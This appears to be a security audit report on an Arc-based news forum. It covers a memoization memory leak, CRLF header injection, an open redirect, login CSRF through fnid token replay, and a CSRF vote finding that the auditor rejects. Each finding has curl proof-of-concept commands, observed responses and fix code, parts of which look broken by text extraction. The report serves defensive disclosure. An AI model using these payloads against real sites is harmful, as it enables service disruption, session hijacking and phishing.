
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H v3.1

AV Network	AC Low	PR Low	UI None
S Unchanged	C None	I None	A High

Vulnerability Locations



📍 Sink to Source Flow



`valid-url` is not a plain validator; `defmemo` wraps it with the generic memoizer from `arc.arc`, so each distinct input becomes a cache key.

5

arc.arc :943

TEXT

```
(or (cache args) (and (no (nilcache args)) (aif (apply f args) (= (cache a
rgs) it) (do (set (nilcache args)) nil))))
```

`memo()` retains every distinct argument tuple forever. Invalid URLs take the nil path and are inserted into `nilcache`, creating permanent memory growth from rejected requests.

Sink (Vulnerable Point)

>_ Proof of Concept

BASH

```
# measure RSS inside the container
docker exec hn-f4b bash -lc 'for p in /proc/[0-9]*/comm; do if [ "$(cat
"$p")" = mzscheme ]; then grep VmRSS ${p%/comm}/status | tr -s " " | cut -
d" " -f2; fi; done'
```

Then reuse the submit form token and send 50 unique invalid URL payloads:

BASH

```
for i in $(seq 1 50); do
  PAYLOAD=$(python3 - <<PY
n=$i
print('X'*50000 + f'-{n:04d}-INVALID')
PY
)
  curl -s -o /dev/null -b /tmp/f4b_admin.jar -c /tmp/f4b_admin.jar
-X POST http://127.0.0.1:8085/y --data-urlencode "fnid=${F
N}" --data-urlencode 't=a' --data-urlencod
e "u=${PAYLOAD}"
  sleep 0.4
done
```

Observed measurements:

TEXT

```
rss_before_kb=50400
```

```
rss_after_kb=104464
```

```
rss_after_idle_kb=104464
```



Protected-route login redirect allows HTTP header injection

MEDIUM 4.3

Vulnerability Description

An unauthenticated attacker can inject arbitrary HTTP headers into protected-route login redirects, leading to cookie planting and other same-origin response manipulation.

Root Cause

`srv.arc` percent-decodes request parameter values in `parseargs()` and later reconstructs redirect URLs in `reassemble-args()` without re-encoding or stripping CR/LF. Login-gated wrappers in `news.arc` and `app.arc` preserve the original request arguments as the post-login destination, and `respond()` writes that returned string directly into the HTTP `Location` header for redirector operations.

Impact

Confirmed Impact

A crafted URL to a login-required route such as `resetpw` can cause the post-authentication 302 response to contain attacker-chosen extra headers. This is sufficient for arbitrary header injection on the application origin, including injected `Set-Cookie` headers.

Potential Follow-On Impact

Depending on browser and intermediary behavior, the injected headers could be used for cookie shadowing, response/cache poisoning, or other same-origin state manipulation. Those downstream effects depend on deployment and client behavior, so they should be treated as follow-on risk rather than guaranteed impact.

Impact Analysis

I reproduced header injection on the post-authentication redirect at

`http://127.0.0.1:8082/resetpw` .

What I actually did:

1. Requested `/resetpw?x=%0d%0aX-Injected:%20yes` while unauthenticated.
2. Used the returned create-account form to register `hdrpoc`.
3. Captured the raw response to the `/y` POST.

Observed result:

TEXT

```
HTTP/1.0 302 Moved
Set-Cookie: user=06kM7FS8; expires=Sun, 17-Jan-2038 19:14:07 GMT
Location: resetpw?x=
X-Injected: yes
```

That is real response-header injection via the remembered login redirect target.

Recommended Fix

Recommended Fix

Apply two defenses together: encode redirect query values when reconstructing them, and reject any redirect target containing control characters immediately before writing the `Location` header. Encoding alone prevents preserved request parameters from reintroducing raw line breaks, while sink-side validation ensures future redirect sources cannot smuggle header delimiters.

Before:

SCHEME

```
(def reassemble-args (req)
  (aif req!args
    (apply string "?" (intersperse '&'
                                   (map (fn ((k v))
                                         (string k '=' v))
                                         it)))
    ""))

(def respond (str op args cooks ip)
  (w/stdout str
   ...
   (do (prn rdheader*)))
```

```
(prn "Location: " (f str req))
(prn)))
```

After:

SCHEME

```
(def unsafe-header-bytes (s)
  (find [or (is _ #\return) (is _ #\newline)] s))

(def reassemble-args (req)
  (aif req!args
    (apply string "?" (intersperse '&
                                   (map (fn ((k v))
                                         (string k '= (urlencode (or v
                                                                    it))))
                                   "")))
    ""))

(def safe-location (s)
  (if (unsafe-header-bytes s)
      (err "unsafe redirect target")
      s))

(def respond (str op args cooks ip)
  (w/stdout str
    ...
    (do (prn rdheader*)
        (prn "Location: " (safe-location (f str req)))
        (prn))))
```

Security Principle

HTTP header values must never contain attacker-controlled line breaks because CR/LF changes protocol structure, not just content. Validating at the sink and canonicalizing/encoding at construction time prevents untrusted bytes from crossing the HTTP header boundary.

Defense in Depth

- Normalize all redirect targets through a single helper that rejects control characters and optionally restricts redirects to relative application paths.
- Add regression tests for all wrappers that preserve request arguments across login, including `defopl`, `defopt`, and any direct redirector functions.

Verification Guidance

- Add a test that requests a protected route with `%0d%0aX-Test:%20yes` and verify the subsequent redirect response does **not** contain `X-Test` as a separate header.
- Add a test confirming legitimate query parameters still survive protected-route login redirects, but appear URL-encoded in `Location`.
- Verify other redirect-producing code paths fail closed when a returned location contains CR or LF.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N v3.1

AV Network	AC Low	PR None	UI Required
S Unchanged	C None	I Low	A None

Vulnerability Locations

SOURCE LOCATION

`srv.arc:293:reassemble-args()`



SINK LOCATION

`srv.arc:297:reassemble-args()`

📍 Sink to Source Flow

1 news.arc :2393

```
TEXT
(defopg resetpw req (resetpw-page (get-user req)))
```

``resetpw`` is a public, reachable login-gated route. When visited unauthenticated, it invokes the standard login flow while preserving the original request as the post-login destination.

Source (User Input)

2 news.arc :645

```
TEXT
(string ',name (reassemble-args ,parm))
```

The ``defopt`/`defopg`` wrapper constructs the redirect target from the route name plus the reconstructed request arguments.

3

srv.arc :297

TEXT

```
(string k '= v)
```

`reassemble-args()` concatenates raw argument values into the future redirect URL without re-encoding or stripping line breaks, preserving attacker-controlled CR/LF that later reaches the redirect header sink.

Sink (Vulnerable Point)

>_ Proof of Concept

BASH

```
curl -s -c /tmp/f7.jar -b /tmp/f7.jar 'http://127.0.0.1:8082/resetpw?x=%0d%0aX-Injected:%20yes' > /tmp/f7-login.html
FNID=$(perl -ne 'print "$1" while /name="fnid" value="([^\"]+)"/g' /tmp/f7-login.html | sed -n '2p')
curl -s -i -c /tmp/f7.jar -b /tmp/f7.jar -X POST http://127.0.0.1:8082/y -data-urlencode "fnid=${FNID}" --data-urlencode 'u=hdrpoc' --data-urlencode 'p=pw1234' > /tmp/f7-resp.hdr
sed -n '1,20p' /tmp/f7-resp.hdr
```

Observed output included a distinct injected header line:

TEXT

```
X-Injected: yes
```



Vote login flow allows attacker-controlled external redirect after authentication

MEDIUM 4.3

Vulnerability Description

An unauthenticated attacker can supply an external post-login destination in the vote flow, leading to a redirect from the trusted forum to an attacker-controlled site after the user authenticates.

Root Cause

`srv.arc`'s `respond()` writes the return value of any redirector handler directly into the `Location` header without checking that the target stays on-site. In the public `news.arc` vote flow, the `whence` query parameter is attacker-controlled, is carried into `login-page` as the post-login URL, and `app.arc`'s `login()` returns that URL unchanged after successful authentication.

Impact

Confirmed Impact

A remote attacker can use the forum domain as a trusted redirector and bounce users to an attacker-chosen external URL immediately after they log in through the vote workflow. This is sufficient for phishing and trusted-domain social-engineering chains.

Potential Follow-On Impact

If the attacker tailors the destination page to mimic follow-up forum actions, the redirect can be chained into credential harvesting or other social-engineering attacks. Cross-origin data leakage beyond the redirect itself depends on browser behavior, deployment choices, and attacker follow-through, so it should not be assumed by default.

Impact Analysis

I validated this through the same exploit path as finding 12.

What I actually did:

1. Created a fresh victim account `victim2`.
2. Created story `2`.
3. Opened `/vote?for=2&dir=up&whence=http%3A%2F%2F127.0.0.1%3A9000%2Flanding` while logged out.
4. Logged in as `victim2` through the returned vote-login form.

Observed result:

TEXT

```
HTTP/1.0 302 Moved
Set-Cookie: user=HSoZtjqU; expires=Sun, 17-Jan-2038 19:14:07 GMT
Location: http://127.0.0.1:9000/landing
```

That is a confirmed trusted-origin open redirect after authentication.

Recommended Fix

Recommended Fix

Normalize redirect targets to internal-only destinations before they are stored or emitted. In this codebase, a practical fix is to validate `whence` in `news.arc` and also add a defense-in-depth check before `app.arc` returns a redirect URL.

Before:

ARC

```
(newsop vote (by for dir auth whence)
  (with (i      (safe-item for)
        dir    (saferead dir)
        whence (if whence (urldecode whence) "news")))
  ...
  (login-page 'both "You have to be logged in to vote."
    (list (fn (u ip) ...)
          whence))))
```

After:

ARC

```
(def local-redirect ((o target "news") (o default "news"))
  (if (and target
```

```

    (~blank target)
    (~begins target "http://")
    (~begins target "https://")
    (~begins target "//")
    (~find #\return target)
    (~find #\newline target))
  target
  default))

(newsop vote (by for dir auth whence)
  (with (i      (safe-item for)
        dir    (saferead dir)
        whence (local-redirect (if whence (urldecode whence) "news"))))
  ...
  (login-page 'both "You have to be logged in to vote."
    (list (fn (u ip) ...)
          whence))))))

```

For defense in depth, also validate redirect URLs at the point they are returned from `login()` unless the caller is explicitly marked as a trusted external redirect source.

```

ARC
(def login (user ip cookie afterward)
  (= (logins* user) ip)
  (prcookie cookie)
  (if (acons afterward)
    (let (f url) afterward
      (f user ip)
      (local-redirect url))
    (do (prn)
        (afterward user ip))))))

```

Security Principle

Untrusted redirect targets must be canonicalized and restricted to an allowlist of local destinations before they reach the HTTP `Location` header. Validating at both the route level and the shared redirect primitive prevents attacker-controlled navigation even if a future handler forgets to sanitize its own return value.

Defense in Depth

- Add a central helper for redirect validation and require redirector handlers to opt in explicitly if an external target is ever truly needed.

- Reject or normalize targets containing `http://`, `https://`, `//`, carriage returns, or newlines to prevent both open redirects and header-smuggling variants.
- Log rejected redirect attempts with the original route and source IP for monitoring.

Verification Guidance

- Request `/vote?for=<id>&dir=up&whence=https://evil.example/` as an unauthenticated user, complete login, and verify the response no longer redirects off-site.
- Request the same flow with an internal target such as `whence=item?id=<id>` and verify the user still returns to the expected local page.
- Attempt newline-containing redirect targets and verify they are rejected or normalized rather than reaching the response headers.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N v3.1

AV Network	AC Low	PR None	UI Required
S Unchanged	C None	I Low	A None

Vulnerability Locations

SOURCE LOCATION

`srv.arc:214:respond()`



SINK LOCATION

`srv.arc:214:respond()`

📍 Sink to Source Flow

1 `srv.arc:280`

```
TEXT
(def parseargs (s) (map (fn ((k v)) (list k (urldecode v))) ...))
```

The HTTP query string is parsed into request arguments, and parameter values such as `whence` become attacker-controlled strings in the request object.

[Source \(User Input\)](#)

`news.arc:1101`

2

TEXT

```
(newsop vote (by for dir auth whence))
```

The public vote route exposes `whence` as a request-controlled parameter.

3

news.arc :1104

TEXT

```
whence (if whence (urldecode whence) "news")
```

`vote()` accepts the supplied `whence` value and performs no same-origin or relative-path validation.

4

news.arc :1112

TEXT

```
(login-page 'both "You have to be logged in to vote." ... (list (fn (u ip)
...) whence))
```

For unauthenticated users, the attacker-controlled `whence` is stored as the post-login redirect target in the `afterward` pair.

5

app.arc :163

TEXT

```
(fnform (fn (req) (handler req switch afterward)) ... (acons afterward))
```

Because `afterward` is a cons pair, the login form is generated as a redirecting flow that will return a URL after successful authentication.

6

app.arc :185

TEXT

```
(let (f url) afterward (f user ip) url)
```

After successful login, `login()` returns the stored URL unchanged.

7

srv.arc :214

TEXT

```
(prn "Location: " (f str req))
```

`respond()` emits the handler return value directly as the HTTP `Location` header, producing an external redirect when `whence` is attacker-controlled.

Sink (Vulnerable Point)

>_ Proof of Concept

BASH

```
curl -s -c /tmp/f12_victim.jar -b /tmp/f12_victim.jar 'http://127.0.0.1:80
82/vote?for=2&dir=up&whence=http%3A%2F%2F127.0.0.1%3A9000%2Flanding' > /tm
p/f12-votelogin.html
LFNID=$(perl -ne 'print "$1" while /name="fnid" value="([^\"]+)"/g' /tmp/f1
```

```
2-votelogin.html | sed -n '1p')  
curl -s -i -c /tmp/f12_victim.jar -b /tmp/f12_victim.jar -X POST http://127.0.0.1:8082/y --data-urlencode "fnid=${LFNID}" --data-urlencode 'u=victim2' --data-urlencode 'p=pw1234' > /tmp/f12-loginvote.hdr
```

Observed output:

TEXT

```
Location: http://127.0.0.1:9000/landing
```

This is the same underlying issue as finding 12, validated independently with the same flow.



Vote login flow allows CSRF votes after victim authentication

MEDIUM 4.3

Vulnerability Description

An external attacker can trick a user into casting an unsolicited vote during the vote-login flow, leading to unauthorized manipulation of story rankings and user karma.

Root Cause

`newsop vote` in `news.arc` is intended to require the `by / auth` pair before a vote is accepted, as the in-code comment at lines 1097-1099 explains. However, the mismatch check at `news.arc:1109` only runs when attacker-supplied `by` is present at all, and the anonymous-user branch at `news.arc:1111-1119` sends the victim through `login-page` with a callback that closes over attacker-chosen `for` and `dir` values. In `app.arc:181-187`, `login()` executes that callback immediately after successful authentication, which calls `vote-for u i dir` without ever requiring a valid anti-forgery token.

Impact

Confirmed Impact

A crafted `/vote?for=<id>&dir=up` link can cause a logged-out victim who follows the link and authenticates to cast a vote on the attacker-chosen item. That changes item score and, where applicable, the target author's karma through the normal `vote-for` path.

Potential Follow-On Impact

At scale, repeated exploitation against multiple victims can skew story ranking, comment visibility, and reputation signals. The attacker still needs users to follow the link and authenticate, and each victim can only contribute votes that `canvote` would normally allow.

Impact Analysis

I reproduced the underlying behavior, but I am marking this finding invalid as a security issue.

What I actually did:

1. Opened `http://127.0.0.1:8082/vote?for=1&dir=up&whence=news` in a logged-out session.
2. The application displayed a first-party page stating `You have to be logged in to vote.`
3. Logged in as `victim1` through that page.
4. Observed the target story's score change from `0` to `1` and the response redirect to `news`.

Why I am marking it invalid:

- The behavior is real, but the site explicitly tells the user they are logging in to vote.
- The post-login vote is the exact deferred action the user requested by opening a `/vote` URL.
- I did not find a hidden or silent state change that crosses a meaningful security boundary once the user sees that prompt.

In other words: this is product continuation behavior that can be used in social engineering, not a standalone CSRF flaw I would keep as a confirmed vulnerability.

Recommended Fix

Recommended Fix

Do not execute `vote-for` from the anonymous-login callback. Instead, use the login step only to authenticate the user and send them back to the item/page, where any subsequent vote must be initiated from the authenticated session with a fresh server-generated control. Also reject vote requests that do not include a valid user-bound token.

Before:

```
LISP
(no user)
(login-page 'both "You have to be logged in to vote."
  (list (fn (u ip)
    (ensure-news-user u)
    (newslog ip u 'vote-login)
    (when (canvote u i dir)
      (vote-for u i dir)
      (logvote ip u i)))
    whence))
(canvote user i dir)
```

```
(do (vote-for by i dir)
    (logvote ip by i))
```

After:

LISP

```
(no user)
  (login-page 'both "You have to be logged in to vote."
              (list (fn (u ip)
                     (ensure-news-user u)
                     (newslog ip u 'vote-login))
                    (item-url i!id)))
(or (no by)
    (no auth)
    (isnt by user)
    (isnt (sym auth) (user->cookie* user)))
(pr "User mismatch.")
(canvote user i dir)
  (do (vote-for user i dir)
      (logvote ip user i))
```

A stronger fix is to stop using a GET URL plus long-lived cookie-derived token for voting and convert the vote action to a POST backed by a per-request `fnid` / `timed-fnid` or another server-generated nonce tied to the authenticated user.

Security Principle

Authentication and authorization checks must be enforced on the exact state-changing request, not inherited from a prior unauthenticated navigation. Optional anti-CSRF checks are not anti-CSRF checks; the action must fail closed when the binding token is absent or invalid.

Defense in Depth

- Move voting to POST and protect it with a fresh per-request server token rather than a long-lived cookie value embedded in URLs.
- Reject or strictly normalize attacker-controlled `whence` values so post-login navigation cannot be used to obscure state changes.
- Add logging/alerting for vote attempts missing required user-binding parameters.

Verification Guidance

- Add a regression test proving that `/vote?for=<id>&dir=up` without a valid token does **not** cast a vote after the victim logs in.
- Add a positive test proving that a legitimate authenticated vote created from the site UI still succeeds exactly once.
- Add a test that requests with mismatched or missing `by / auth` are rejected for both already-authenticated and anonymous-login flows.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N v3.1

AV Network	AC Low	PR None	UI Required
S Unchanged	C None	I Low	A None

Vulnerability Locations

SOURCE LOCATION

news.arc:1101:vote()



SINK LOCATION

news.arc:1117:vote-for()

📍 Sink to Source Flow

1 news.arc :660

```
TEXT
(with ,(and parms (mappend [list _ (list 'arg gr (string _))] parms))
```

The ``newsop`` macro expands route handlers so HTTP request parameters are read with ``arg`` and bound to handler variables such as ``by``, ``for``, ``dir``, ``auth``, and ``whence``. This makes the ``/vote`` query string attacker-controlled input to ``vote()``.

Source (User Input)

2 news.arc :1109

```
TEXT
(and by (or (isnt by user) (isnt (sym auth) (user->cookie* user))))
```

The anti-forgery check only runs when `by` is present. An attacker can omit `by` and `auth`, causing the handler to skip the intended validation entirely.

3 news.arc :1111

TEXT

```
(no user)
(login-page 'both "You have to be logged in to vote."
            (list (fn (u ip) ... (when (canvote u i dir) (vote-for u i di
r) ...)))
            whence))
```

If the victim is not logged in, the handler does not reject the forged request. Instead, it captures the attacker-chosen item and direction inside a post-login callback.

4 app.arc :184

TEXT

```
(if (acons afterward)
    (let (f url) afterward
        (f user ip)
        url)
```

After successful authentication, `login()` executes the stored callback before redirecting. This guarantees the callback from the `/vote` request runs under the victim's authenticated identity.

5 news.arc :1117

TEXT

```
(vote-for u i dir)
```

The callback reaches the state-changing sink and records the vote for the authenticated victim account on the attacker-selected item and direction.

Sink (Vulnerable Point)

>_ Proof of Concept

1. Create a votable story and a normal account `victim1`.
2. As a logged-out browser, request:

TEXT

```
http://127.0.0.1:8082/vote?for=1&dir=up&whence=news
```

3. Observe the first-party login page stating `You have to be logged in to vote.`
4. Log in as `victim1`.
5. Inspect the story record before and after login.

Observed result:

TEXT

```
story_id=1 before=0 after=1
```

I am not treating that result as a vulnerability because the site clearly disclosed the deferred vote action before authentication.



Public login form fnid replay enables login CSRF session swapping

MEDIUM 4.3

Vulnerability Description

An external attacker can replay a public authentication form token in the forum login flow, leading to forced login of a victim browser into an attacker-controlled account.

Root Cause

`app.arc:160-165` renders the public login and account-creation forms with bare `fnform`, not the `uform` / `urform` wrappers used elsewhere for user-bound state changes. In `srv.arc`, `fnform()` stores the handler in the global `fns*` table and `/x` dispatches solely on the submitted `fnid`, so any attacker who fetches `/login` can reuse that token from a different browser and drive `login-handler()` or `create-handler()` to `login()` without any browser/session binding or CSRF validation.

Impact

Confirmed Impact

A victim who visits an attacker-controlled page can be silently authenticated to an attacker-chosen account on the forum. Subsequent posts, comments, votes, and profile edits from that browser session are then attributed to the wrong identity.

Potential Follow-On Impact

The attacker can pre-create or freshly register sockpuppet accounts and steer victims into them, which can distort attribution and forum activity if victims continue browsing while swapped. On browsers that also send the victim's existing `user` cookie with the cross-site POST, the preliminary `logout-user(get-user(req))` can additionally terminate the old session, but that logout side effect is browser-dependent and should not be assumed as the primary impact.

Impact Analysis

I reproduced login CSRF/session swapping on `http://127.0.0.1:8082` using three independent browser states.

What I actually did:

1. Created the attacker-controlled account `sockswap`.
2. Harvested a public login `fnid` in a separate anonymous session.
3. Submitted that harvested `fnid` from a third, previously unauthenticated victim session with `u=sockswap` and `p=pw1234`.
4. Checked `/whoami` in the victim session before and after the replay.

Observed result:

- Victim before: `You are not logged in.`
- Replay response returned `Set-Cookie: user=kAtoisWj; ...`
- Victim after: `sockswap at 192.168.215.1`

That is a working cross-session replay of a public login capability.

Recommended Fix

Recommended Fix

Replace the public auth forms' bare `fnform` usage with a browser-bound CSRF check that survives anonymous access. A practical fix is to issue a dedicated anonymous CSRF cookie when rendering the login/register page, echo the same value in a hidden field, verify equality before invoking `login-handler()` or `create-handler()`, and invalidate the token after use. Also prefer short-lived or single-use fnids for authentication actions.

Before:

```
SCHEME
(def login-form (label switch handler afterward)
  (pbold label)
  (br2)
  (fnform (fn (req) (handler req switch afterward)))
```

```
(fn () (pwfields (downcase label)))
(acons afterward)))
```

After:

SCHEME

```
(def auth-csrf-token (req)
  (or (alref req!cooks "authcsrf")
      (let tok (string (unique-id 16))
        (prn "Set-Cookie: authcsrf=" tok "; Path=/; HttpOnly; SameSite=Lax")
        tok)))

(def valid-auth-csrf (req)
  (is (arg req "csrf") (alref req!cooks "authcsrf")))

(def login-form (label switch handler afterward req)
  (prbold label)
  (br2)
  (let csrf (auth-csrf-token req)
    (tag (form method 'post action fnurl*)
         (fnid-field (timed-fnid 900
                       (fn (postreq)
                           (if (valid-auth-csrf postreq)
                               (do (wipe (fns* (sym (arg postreq "fnid"))))
                                   (handler postreq switch afterward))
                                   (failed-login switch "Invalid or expired form."
                                         afterward))))))
         (gentag input type 'hidden name 'csrf value csrf)
         (pwfields (downcase label))))))
```

Security Principle

CSRF defenses must bind state-changing requests to the browser that received the form, not merely to possession of a replayable server-side capability. A public, reusable token is only an action identifier; it is not proof that the submitting browser is the one that initiated the form render.

Defense in Depth

- Add `Origin` / `Referer` validation on authentication-changing POST requests and reject cross-site submissions that do not originate from the forum itself.
- Make authentication fnids single-use and short-lived, and clear them from `fns*` immediately after successful or failed submission handling.

- Emit modern cookie attributes (`Path=/; HttpOnly; SameSite=Lax` or stricter where compatible) for session-related cookies.

Verification Guidance

- Add a regression test that harvests a login-page token in one client session and verifies that replaying it from a different session is rejected.
- Add a positive test confirming that a form rendered and submitted by the same browser still allows legitimate login and registration.
- Add a test that reused auth tokens fail after one successful submission or after the configured timeout.

CVSS Vector Analysis

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N v3.1

AV Network	AC Low	PR None	UI Required
S Unchanged	C None	I Low	A None

Vulnerability Locations

SOURCE LOCATION

`app.arc:169:login-handler()`



SINK LOCATION

`app.arc:170:login-handler()`

📍 Sink to Source Flow

1

app.arc :163

TEXT

```
(fnform (fn (req) (handler req switch afterward)))
```

The public login/create-account form is rendered with bare `fnform`, so the authentication handler is exposed through a generic fnid capability rather than a user- or browser-bound form wrapper.

[Source \(User Input\)](#)

2

srv.arc :310

TEXT

```
(= (fns* key) f)
```

`fnid()` stores the handler in the global `fns*` table without binding it to a session, cookie, user, or source browser.

3

srv.arc :431

TEXT

```
(fnid-field (fnid f))
```

`fnform()` places that globally valid fnid into a hidden input that any unauthenticated requester can harvest from the public login page.

4

srv.arc :359

TEXT

```
(aif (fns* (sym (arg req "fnid"))) (it req))
```

The `/x` dispatcher accepts any submitted fnid and invokes the stored closure solely by lookup in `fns*`, enabling cross-session replay of a token harvested from a public page.

5

app.arc :169

TEXT

```
(aif (good-login (arg req "u") (arg req "p") req!ip)
```

`login-handler()` reads attacker-supplied credentials from the replayed request and, on success, immediately calls `login()`, which emits `Set-Cookie: user=...` for the victim browser.

6

app.arc :170

TEXT

```
(login it req!ip (user->cookie* it) afterward)
```

This is the session-establishing call reached by the replayed fnid submission; it transitions the victim browser into the attacker-selected account.

Sink (Vulnerable Point)

>_ Proof of Concept

BASH

```
# harvest login fnid from one anonymous session
curl -s http://127.0.0.1:8082/login > /tmp/f11-harvest.html
LOGIN_FNID=$(perl -ne 'print "$1" while /name="fnid" value="([^\"]+)/g' /tmp/f11-harvest.html | sed -n '1p')

# replay from a different victim session
curl -s http://127.0.0.1:8082/whoami > /tmp/f11-victim-before.html
curl -s -i -c /tmp/f11_victim.jar -b /tmp/f11_victim.jar -X POST http://127.0.0.1:8082/x --data-urlencode "fnid=${LOGIN_FNID}" --data-urlencode 'u=sockswap' --data-urlencode 'p=pw1234' > /tmp/f11-csrf.headers
```

```
curl -s -c /tmp/f11_victim.jar -b /tmp/f11_victim.jar http://127.0.0.1:8082/whoami > /tmp/f11-victim-after.html
```

Observed output:

TEXT

```
victim_before: You are not logged in.  
Set-Cookie: user=kAtoisWj; expires=Sun, 17-Jan-2038 19:14:07 GMT  
victim_after: sockswap at 192.168.215.1
```



Vote login flow redirects users to attacker-controlled external URLs

MEDIUM 4.3

Vulnerability Description

An unauthenticated attacker can supply an external post-login destination in the vote flow, causing the application to redirect users from the trusted site to an attacker-controlled origin and leading to concealed vote actions.

Root Cause

`news.arc`'s `vote` handler accepts the public `whence` query parameter, applies only `urldecode`, and forwards it to `login-page` as the redirect URL in an `(after-login-fn url)` pair. In `app.arc`, `login()` returns that URL verbatim after successful authentication, and `srv.arc`'s redirect response path writes it directly into the HTTP `Location` header without restricting it to local destinations.

Impact

Confirmed Impact

A logged-out victim who follows a crafted `/vote?...&whence=<attacker URL>` link and successfully authenticates is redirected off-site to the attacker-controlled URL. During the same post-login continuation, the server can also cast the requested vote before the redirect, making the state change less obvious to the victim.

Potential Follow-On Impact

Because the bounce originates from the trusted forum domain immediately after a legitimate login prompt, the flaw can be used in phishing and trust-abuse campaigns. Additional impacts such as header injection would depend on separate CR/LF handling behavior and are not required to exploit the confirmed open redirect path.

Impact Analysis

I reproduced the full open-redirect path on `http://127.0.0.1:8082`.

What I actually did:

1. Created victim account `victim2`.
2. Created story `2` as the vote target.
3. Opened `/vote?for=2&dir=up&whence=http%3A%2F%2F127.0.0.1%3A9000%2Flanding` while logged out.
4. Logged in as `victim2` through the returned `/y` login form.
5. Compared the target story score before and after the login.

Observed result:

- Story score changed from `0` to `1` during the flow.
- The post-login response was:

TEXT

```
HTTP/1.0 302 Moved
Set-Cookie: user=HSoZtjqU; expires=Sun, 17-Jan-2038 19:14:07 GMT
Location: http://127.0.0.1:9000/landing
```

This is a real attacker-controlled external redirect off the trusted origin.

Recommended Fix

Recommended Fix

Normalize and validate `whence` before passing it into the login redirect machinery, and only allow local forum destinations. A simple fix is to reject absolute URLs, protocol-relative URLs, and control characters, then fall back to a safe local page such as `news`.

Before:

ARC

```
(with (i      (safe-item for)
      dir     (saferead dir)
      whence (if whence (urldecode whence) "news"))
      ...
      (login-page 'both "You have to be logged in to vote."
                  (list (fn (u ip) ...)
                        whence)))
```

After:

ARC

```
(def safe-whence (w)
  (let dest (or (only.urldecode w) "news")
    (if (and (isa dest 'string)
             (~find [in _ #\return #\newline #\:] dest)
             (~begins dest "//"))
        dest
        "news")))

(with (i      (safe-item for)
      dir     (saferead dir)
      whence (safe-whence whence))
  ...
  (login-page 'both "You have to be logged in to vote."
              (list (fn (u ip) ...)
                    whence)))
```

If external redirects are ever truly needed, keep them behind a separate signed allowlist mechanism instead of reusing a public query parameter.

Security Principle

Post-authentication redirects must be treated as untrusted input and restricted to approved local destinations. Enforcing a local-path allowlist prevents attacker-controlled navigation even when the application intentionally supports “return to previous page” behavior.

Defense in Depth

